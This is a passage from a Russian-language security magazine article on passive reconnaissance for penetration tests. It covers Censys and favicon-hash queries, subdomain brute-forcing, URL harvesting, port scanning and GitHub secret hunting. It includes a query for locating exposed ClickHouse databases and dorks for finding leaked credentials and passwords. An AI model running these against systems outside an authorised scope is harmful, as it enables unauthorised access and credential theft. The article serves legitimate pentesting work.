
Следующая строка дополняет поиск ресурсами, у которых favicon (иконка сайта) имеет MD5-хеш `your-md5-hash`. Этот фильтр может быть полезен для идентификации похожих страниц:

```
services.http.response.favicons.md5_hash:your-md5-hash
```

Пара слов о favicon

Перед тем как перейти к краткому разбору запросов Censys, я хотел бы сказать пару слов о favicon. Favicon — это самая обыкновенная картинка, которую браузер отображает на вкладках. Если, например, зайти на сайт https://xakep.ru, то на открытой вкладке мы увидим логотип «Хакера».

Хеши favicon удобно сравнивать при помощи сервиса favihash.com.



FAVI H#SH

Get the hash of a favicon to identify websites using the same.
Works on both open web and dark web.

› Back to method selection

Enter the website URL *
https://xakep.ru/

URL	https://xakep.ru/wp-content/uploads/2016/09/favicon.ico
Hash	518404441
Content type	image/x-icon
MD5	2b75fe681b6edacb7350af49c770c9ff
SHA256	a344de04957ab56b806ebeaa2e16df9b701336bdf880e73d60b89c4c966e99ae

Search on:

Саму картинку можно искать при помощи Dev Tools браузера — просто поиском по коду. Теперь, когда мы знаем хеш, пора двигаться дальше.

Мы также можем исключить записи, которые помечены как `truncated`. Это помогает избежать анализа недостоверных данных:

```
not labels: truncated
```

Иногда этот универсальный запрос не дает нам ничего или содержит лишние результаты. Мы всегда можем воспользоваться оператором `and not`.

Например, чтобы исключить из выдачи хосты определенных облачных поставщиков, можно использовать следующую конструкцию:

```
and not autonomous_system.name=YANDEXCLOUD
```

А если мы в выдаче увидели, например, что-то вроде `domain-domain.ru`, то можем исключить подобное из выдачи следующим способом:

```
and not dns.names: "*-domain.ru"
```

Рекомендую подробнее ознакомиться с синтаксисом запросов Censys, при грамотном использовании этот сервис будет ценнейшим инструментом.

Также для работы с Censys можно и нужно писать свою автоматизацию, которая позволит получать информацию в терминале и использовать ее в других сценариях, а не только смотреть в браузере. При большом скоупе работать через браузер крайне неудобно, но готовых скриптов я пока не нашел.

Пример применения Censys


Чтобы не быть голословным, приведу прикольный пример, который, возможно, тебя вдохновит.

Разберем такой запрос:

```
location.country=`Russia` and (services.port=`8123` and services.
http.response.status_code=200)
```

Он ищет все хосты на территории РФ, у которых порт 8123 отвечает статусом 200.

На этом порте работает БД ClickHouse, вернее, HTTP-интерфейс. Далее в пути дописываем `/play` и любуемся результатами.



```
http://[redacted]:8123
show tables from system
```

```
aggregate_function_combinators
asynchronous_inserts
asynchronous_metric_log
asynchronous_metrics
build_options
clusters
collations
columns
contributors
current_roles
data_skipping_indices
data_type_families
databases
detached_parts
dictionaries
```

Кстати, именно таким способом недавно был «взломан» китайский ИИ DeepSeek.

ПЕРЕБИРАЕМ ПОДДОМЕНЫ

Еще один из этапов, которым пренебрегают некоторые специалисты, — это брутфорс поддоменов. Процедура небыстрая и требующая определенной подготовки. Лучше всего выделить под это VPS, так как домашний роутер точно не вывезет. Подойдет не любой хостер, но могу точно сказать, что с DigitalOcean у меня проблем не было. Поднять виртуалку на пару часов обычно недорого.

Поскольку утилита Puredns, которую мы будем использовать, работает поверх MassDNS, нам нужно на нашей VPS сначала заиметь себе MassDNS:

```
git clone https://github.com/blechschmidt/massdns.git
cd massdns
make
sudo make install
```

Затем установим Go:

```
wget https://go.dev/dl/go1.23.1.linux-amd64.tar.gz
rm -rf /usr/local/go && tar -C /usr/local -xzf go1.23.1.linux-amd64.
tar.gz
export PATH=$PATH:/usr/local/go/bin
go version
```

Переходим к самой Puredns.

Команда для установки:

```
go install github.com/d3mondev/puredns/v2@latest
```

Словарь для брута:

```
wget https://wordlists-cdn.assetnote.io/data/manual/best-dns-
wordlist.txt
```

Список для резолверов:

```
wget https://public-dns.info/nameservers-all.txt
```

Пример команды для запуска перебора:

```
puredns bruteforce best-dns-wordlist.txt -d scope.txt -w subdomains.
txt -r nameservers-all.txt
```

Ограничиваем лимиты

Если видим, что VPS не вывозит нагрузку, то, как вариант, можно установить лимиты по числу запросов:

- **для публичных DNS-серверов** ставь `--rate-limit` в районе 1000–2000 запросов в секунду. Ты можешь начать с нижней границы (1000) и постепенно увеличивать до 2000, если нет блокировок;
- **для доверенных DNS-серверов** (`--rate-limit-trusted`) — 500–1000 запросов в секунду. Поскольку доверенные серверы (например, Google DNS, Cloudflare) могут быть более чувствительны к массовым запросам, тут лучше быть осторожным.

Также можно ограничить число потоков (`--threads`). Если используешь больше 100 потоков, это может привести к увеличению скорости, но также и к потенциальным проблемам — перегрузке сети и DNS-рекурсоров. Я бы рекомендовал оставить 100 потоков, а при необходимости снизить до 50–75, чтобы уменьшить нагрузку на систему.

Перебираем пермутации

Перебор пермутаций поддоменов — еще одна из вещей, которые многие специалисты скипают из-за банальной человеческой лени. Разумеется, осуждаем!

В переборе нам поможет утилита alterx.

Ставим ее на нашу VPS:

```
go install github.com/projectdiscovery/alterx/cmd/alterx@latest
```

Делаем перестановки для поиска новых поддоменов:

```
cat domains | alterx | dnsx -o alterx_resolved.txt
```

Далее мы детектим те, у которых есть wildcard (маска), то есть те, которые отвечают, что поддомен валиден для любого значения.

```
puredns resolve alterx_resolved.txt
```

Затем нам нужно удалить все строки, которые содержат домены с маской:

```
cat alterx_resolved.txt | grep -Ev '(^|\.)image\.finance\.domain\.
ru$|(^|\.)links\.news\.domain\.ru$|(^|\.)links\.domain\.ru$|(^|\.)
image\.news\.domain\.ru$|(^|\.)image\.moderation\.domain\.ru$|(^|\.)
image\.supplier\.domain\.ru$' | anew subdomain_brute.txt
```

Заносим находки в наш файлик:

```
cat subdomain_brute.txt | anew domains
```

Сортируем:

```
sort -o domains domains
```

В конце вручную удаляем всякий мусор, который может быть найден случайно.

Ответы по доменам (взаимодействие)

Чтобы проверять, как откликаются хосты на поддоменах, я использую еще одну утилиту — fff. У ее автора очень много качественного софта. Конкретно эта тулза позволяет проксировать трафик и сохранять ответы от веб-приложений.

В данном случае мы будем сохранять ответы, чтобы затем иметь возможность их проанализировать и поискать в них что-то интересное.

INFO

Это еще один несколько спорный момент в моем перечне пассивных работ: с одной стороны, взаимодействие с таргетом присутствует, с другой — оно минимально. По сути, мы обращаемся к каждому домену один раз, и это действие вряд ли триггернет какие-то системы защиты.

Команда для установки:

```
go install github.com/tomnomnom/fff@latest
```

Пример команды для запуска:

```
cat subdomains | fff -d 5 -S -o fff_res_subdomain
```

В ответах мы будем искать новые поддомены.

Начнем с того, что вытащим из ответов все URL. Тут нужно быть повнимательнее и либо использовать утилиту inscope, либо потом вручную проверить поддомены, которые могут быть вне области проведения работ. Я советую делать вручную, поскольку иногда можно наткнуться на что-то интересное.

Пример команды:

```
cat fff_res_subdomain/*/*.body | grep -oriahE "https?://[^"\'> ]+" |
inscope | anew url_fff_subdomain.txt
```

Далее из списка URL будем собирать поддомены вот такой командой:

```
cat url_fff_subdomain.txt | grep -oP 'https://\K[^/]+' | anew
subdomain_fff.txt
```

В качестве альтернативы мы могли бы использовать готовую утилиту unfurl, которая, по сути, будет делать то же самое. Но тут кому что больше нравится.

INFO

Кстати, unfurl умеет выводить из тела ответа отдельно пути, параметры, значения или пары параметр — значение. Иногда это может быть полезно **при анализе конкретного таргета**.

Пример команды для сбора поддоменов:

```
cat fff_res_subdomain/*/*.body | unfurl --unique domains | inscope |
anew passive_urls
```

SAN — сертификаты альтернативного имени субъекта (взаимодействие)

Сертификаты SSL/TLS — это не только основа для обеспечения защищенного соединения, но и ценный источник информации в процессе разведки. С их помощью можно найти поддомены, которые указаны в поле Subject Alternative Name (SAN), а также проверить конфигурацию SSL на целевых серверах.

Почему именно SAN, а не CN?

- SAN (Subject Alternative Names) — современное поле сертификата, где перечислены все домены и поддомены, для которых сертификат действителен.
- CN (Common Name) — устаревшее поле, которое использовалось в SSL-сертификатах для указания основного домена. Современные браузеры и TLS-стеки больше не полагаются только на него, если в сертификате указано поле SAN.

Дальше мы рассмотрим однострочник, позволяющий извлечь поддомены из SSL/TLS-сертификатов доменов, указанных в списке. Результат сохраняется в файл для дальнейшего анализа.

Команда следующая:

```
while read domain; do openssl s_client -connect "$domain:443" 2>&1 <
/dev/null | openssl x509 -noout -text | grep -i dns | sed -E 's/
DNS://g' | tr -d ' ' | anew subdomain_openssl.txt; done < subdomains
```

В файле `subdomains` поддомены должны быть без префиксов `http://` и `https://`.

То же самое можно было бы сделать и с помощью утилиты tlsx, которую мы разбирали ранее. Лично мне нравятся однострочники, так как в них лучше видно, что происходит, в сравнении с запуском утилиты.

Еще одна важная тонкость: когда мы использовали tlsx раньше, на вход подавались IP-адреса, принадлежащие компании, а сейчас на входе список поддоменов.

СОБИРАЕМ URL ПО ВСЕМ ХОСТАМ

На этом этапе самое время дополнить нашу коллекцию урлов информацией из общедоступных архивов. Для этого мы будем использовать разные утилиты, которые, хоть и очень похожи по логике работы и по результатам, все же дают немного отличающуюся информацию. Поэтому мы будем использовать их все, тем более что это занимает совсем немного времени.

Katana

Katana — высокопроизводительный краулер для сбора URL и путей на сайтах.

Стоит отметить, что в версии katana 1.1.1 была удалена возможность пассивного сбора URL-адресов из разных источников, поэтому такую возможность выделили в отдельную утилиту URLFinder. Теперь можно либо использовать ее, либо пользоваться katana версии 1.1.0.

Пример работы:

```
cat subdomains | katana --passive | tee -a url_pas_katana
```

Gau

Gau (GetAllUrls) — утилита для получения исторических URL из сервисов архивации вроде Wayback Machine и Common Crawl.

Запустить можно так:

```
cat subdomains | ~/go/bin/gau | anew url_pas_gau
```

Waybackurls

Это простая CLI-утилита для извлечения URL из архива Wayback Machine.

Пример запуска:

```
cat subdomains | waybackurls | anew url_pas_wayback
```

Github-endpoints

Инструмент для поиска чувствительных API-эндпоинтов и URL в открытых репозиториях GitHub.

Выше мы уже разбирали подобную утилиту того же автора. Сейчас мы будем использовать github-endpoints уже для поиска именно конечных точек:

```
go install github.com/gwen001/github-endpoints@latest
```

По каждому домену:

```
while read -r domains; do github-endpoints -d "$domain" -t ~/.config/
github_recon/.tokens -o "github_${domain}.txt"; done < subdomains
```

INFO

Если в файле, который подаем на входе, присутствуют префиксы `http` или `https`, их необходимо удалить.

Объединяем в один файл:

```
cat github_url/github_* | anew url_pas_github
```

Продолжение статьи →

Xurlfind3r

Xurlfind3r — еще один инструмент для сбора URL из публичных источников, фокусируется на скорости и масштабируемости.

Пример команды:

```
xurlfind3r -l subdomains --include-subdomains -o url_pas_xurlfinder
```

Формируем общий список

На этом этапе нам необходимо слить в один файл результаты работы всех инструментов, собирающих URL. Это поможет в дальнейшем их анализировать и обрабатывать.

Пример команды для сбора всех результатов:

```
cat url_* | anew temp_passive_urls
```

Удалим все ненужные нам расширения (картинки, видео, звук):

```
cat temp_passive_urls | grep -vEi '\.(
png|jpg|jpeg|gif|mp3|mp4|bmp|ico|css|svg|woff|woff2|webp)(\?.*)?$' >
temp
```

Очищаем данные от невалидных

Утилита uro пройдется по твоему списку и выдаст только интересные URL, отфильтровав дубли и все, что не является гиперссылкой.

```
cat temp | uro
```

Но лично мне она не очень понравилась. Я в свое время написал на Python собственный скрипт, который выполняет ту же задачу. Код недлинный, поэтому приведу его здесь целиком. Ты можешь пользоваться как есть или дополнить своими фичами.

```
from pprint import pprint
from typing import TypeAlias
from urllib.parse import urlparse, ParseResult

def main():
    with open("temp", "r") as fp:
        lines = fp.readlines()

    lines: list[str] = list(map(lambda x: x.lower(), lines))

    def get_clean_query_params(query):
        query_params: list[str] = []
        for param in query:
            try:
                key, _ = param.split("=", 1)
            except ValueError as e:
                continue
            query_params.append(f"{key}=")
        return query_params

    uniq_urls = []
    url_set = set()

    for line in lines:
        url = line.strip()
        parse_result: ParseResult = urlparse(url)

        query_params_list = parse_result.query.split("&")

        clear_line = f"{parse_result.scheme}://{parse_result.netloc}"
        if parse_result.path != "":
            clear_line += parse_result.path
        if parse_result.query != "":
            clear_line += "?"
            clear_line += "&".join(get_clean_query_params(
query_params_list))

        if clear_line not in url_set:
            uniq_urls.append(url)
            url_set.add(clear_line)

    # Сохраняем результат в файл
    with open("uniq_passive_urls.txt", "w") as outfile:
        for url in uniq_urls:
            outfile.write(url + "\n")

    print(f"Сохранено {len(uniq_urls)} уникальных URL в файл '
uniq_passive_urls.txt'.")

if __name__ == "__main__":
    main()
```

Этот код читает файл с URL-адресами, и если у них одинаковая схема, протокол, путь и набор параметров, а отличаются они только значениями параметров, то такие URL будут признаваться дубликатами и удаляться.

То есть останутся адреса, у которых есть хотя бы одно отличие в схеме, протоколе, пути или наборе параметров.

В итоге у нас появится файл `uniq_passive_urls` с уникальными URL-адресами, собранными пассивно из разных источников.

Добавляем домены из URL, полученных в архивах

Вдруг найдем что-то новое? Как правило, новый поддомен тут встречается нечасто, но попробовать все же стоит.

Про unfurl я уже рассказывал выше, так что просто повторю команды:

```
cat uniq_passive_urls | unfurl --unique domains | anew subdomains
```

Вариант простой команды:

```
cat uniq_passive_urls | grep -oP 'https://\K[^/]+' | anew subdomains_
passive_url.txt
```

Настала пора собрать единый список поддоменов, для этого воспользуемся простой командой:

```
cat subdomain_* | anew subdomains
```

ОБРАБАТЫВАЕМ СПИСОК ПОДДОМЕНОВ И IP (ВЗАИМОДЕЙСТВИЕ)

На этом этапе у нас уже должен получиться довольно внушительный список поддоменов, и теперь нам нужно его обработать. Точнее, сделать следующее:

- собрать живые адреса;
- посмотреть в целом, что куда резолвится (опционально);
- зарезолвить домены в IP-адреса и дополнить наш список `ip_list`;
- сформировать список потенциальных виртуальных хостов (опционально).

Ищем живые поддомены через публичные DNS

На этом этапе лучше всего использовать DNS (и утилиту dnsx), поскольку в таком случае работа будет производиться пассивно через публичные DNS без какого-либо взаимодействия с инфраструктурой заказчика.

В качестве альтернативы можно взять httpx, но он будет слать запросы напрямую к таргету, поэтому в данном случае это не лучший выбор.

Пример команды:

```
cat subdomains | dnsx -silent -nc -resp -a | tee dnsx_all.txt | awk
'{print $1}' | sort -u | inscope | anew live_subdomains.txt && awk '{
gsub(/\[A\]|\[CNAME\]|\[|\]/,"")} {print $NF}' dnsx_all.txt | sort -u
 | anew ip_list_resolved
```

Мы получаем четыре файла.

dnsx_all.txt

Его содержимое будет выглядеть примерно так:

```
1.example.com [CNAME] [a.example.com]
a.example.com [A] [1.1.2.2]
ab.example.com [A] [1.1.2.2]
222.example.com [A] [2.2.2.4]
333.example.com [A] [2.2.2.4]
```

Такой формат в рамках нашего пайплайна не особенно удобен, однако дополнительная информация может пригодиться при анализе возможных виртуальных хостов и для общего понимания инфраструктуры. С содержимым этого файла можно будет в дальнейшем сверяться.

dnsx_live_subdomain.txt

Это файл с живыми поддоменами, которые резолвятся в IP-адреса через публичные DNS.

ip_list

Здесь список IP-адресов — с ним все понятно. Единственное, что хочу добавить: для его составления есть альтернатива в виде такой команды:

```
cat subdomains | while read domain; do dig +short "$domain" | anew
ip_list.txt; done
```

Однако я предпочитаю описанный выше вариант, так как он просто более информативен.

После того как мы все зарезолвили, будем готовить список для анализа открытых портов:

```
cat live_subdomains.txt domains ip_list | anew for_passive_ports
```

Эти списки (домены, живые поддомены и IP-адреса) мы объединяем для того, чтобы результаты сканирования были более полными. Тут нужно понимать, что универсального решения нет: либо мы получаем неполное покрытие, либо покрытие будет максимальным, но с некоторым количеством дубликатов. На мой взгляд, второй вариант предпочтительнее.

potential_vhost.txt

Можно еще поискать IP-адреса, в которые резолвятся разные домены. Это может служить маркером наличия виртуальных хостов.

```
awk '{gsub(/\[A\]|\[|\]/,"")} {ips[$NF] = ips[$NF] ? ips[$NF] ", "
$1 : $1} END {for (ip in ips) if (split(ips[ip], arr, ", ") > 1)
print ip ": " ips[ip]}' dnsx_resolved_with_ip.txt | sort -u >
potential_vhost.txt
```

ПАССИВНО СМОТРИМ ОТКРЫТЫЕ ПОРТЫ

Если нам нужна полная тишина, то для сканирования портов нам подойдет Smap.

Команда для запуска:

```
smap -iL for_passive_ports -sV -oN smap
```

Как вариант можно использовать Naabu в пассивном режиме.

> **INFO**
>
> Naabu сам по себе сканирует список целей и выводит информацию в формате `ip:port`. Он умеет работать в активном или в пассивном режиме, но учти, что если добавить флаг `nmap-cli`, то запускаемый Nmap уже будет активничать независимо от того, какой режим выбран у Naabu.

Лично я предпочитаю на проектах по пентесту использовать связку из Naabu и Nmap, так как цели как-то особенно спрятаться обычно нет, а дополнительная информация будет очень полезна.

Команда для запуска:

```
naabu -list for_passive_ports -passive -silent -verify -ec -nmap-cli
"nmap -sV -oA nmap-naabu-passive" -o naabu-passive.txt
```

Чтобы было удобнее просматривать результаты Nmap, можно сконвертировать XML в HTML с помощью утилитки xsltproc:

```
xsltproc nmap-naabu-passive.xml -o nmap-naabu-passive.html
```

В итоге получим довольно красивый и неплохо читаемый HTML-документ с перечислением портов и работающих на них сервисов.

ПАССИВНЫЙ ПОИСК БАГОВ

Google Dorks (взаимодействие)

Помнишь, в самом начале у нас был файл `urls_dorks.txt`? Дорки, настало ваше время!

Ты можешь сказать, что, если мы начнем переходить по ссылкам, найденным с помощью дорков, это уже будет активным действием. Но мы будем открывать ссылки в браузере — эти одиночные запросы неотличимы от поведения простого пользователя. Никакого фаззинга, который мог бы спровоцировать реакцию защитных систем.

Далеко не все дорки можно автоматизировать, некоторые куда полезнее применять вручную.

Вот, например, дорк для поиска документов (в них могут быть креды и полезные ссылки, например для регистрации):

```
site:domain.ru (ext:pdf OR ext:doc OR ext:docx OR ext:zip OR ext:bak
OR ext:txt OR ext:ppt OR ext:pptx OR ext:xls OR ext:xlsx)
```

Секреты GitHub

Поиск секретов мы начнем с обнаружения репозиториев, принадлежащих компании или, например, каким-то сторонним разработчикам, имеющим отношение к исследуемой цели. Поэтому в продолжение темы с Google Dorks воспользуемся таким дорком:

```
site: "github.com" + "domain.ru" + password
```

Искать захардкоженную чувствительную информацию будем с помощью всем известной утилиты TruffleHog.

Существуют разные способы установки и использования TruffleHog, все они описаны в документации. Я приведу примеры тех, которыми сам пользуюсь чаще всего.

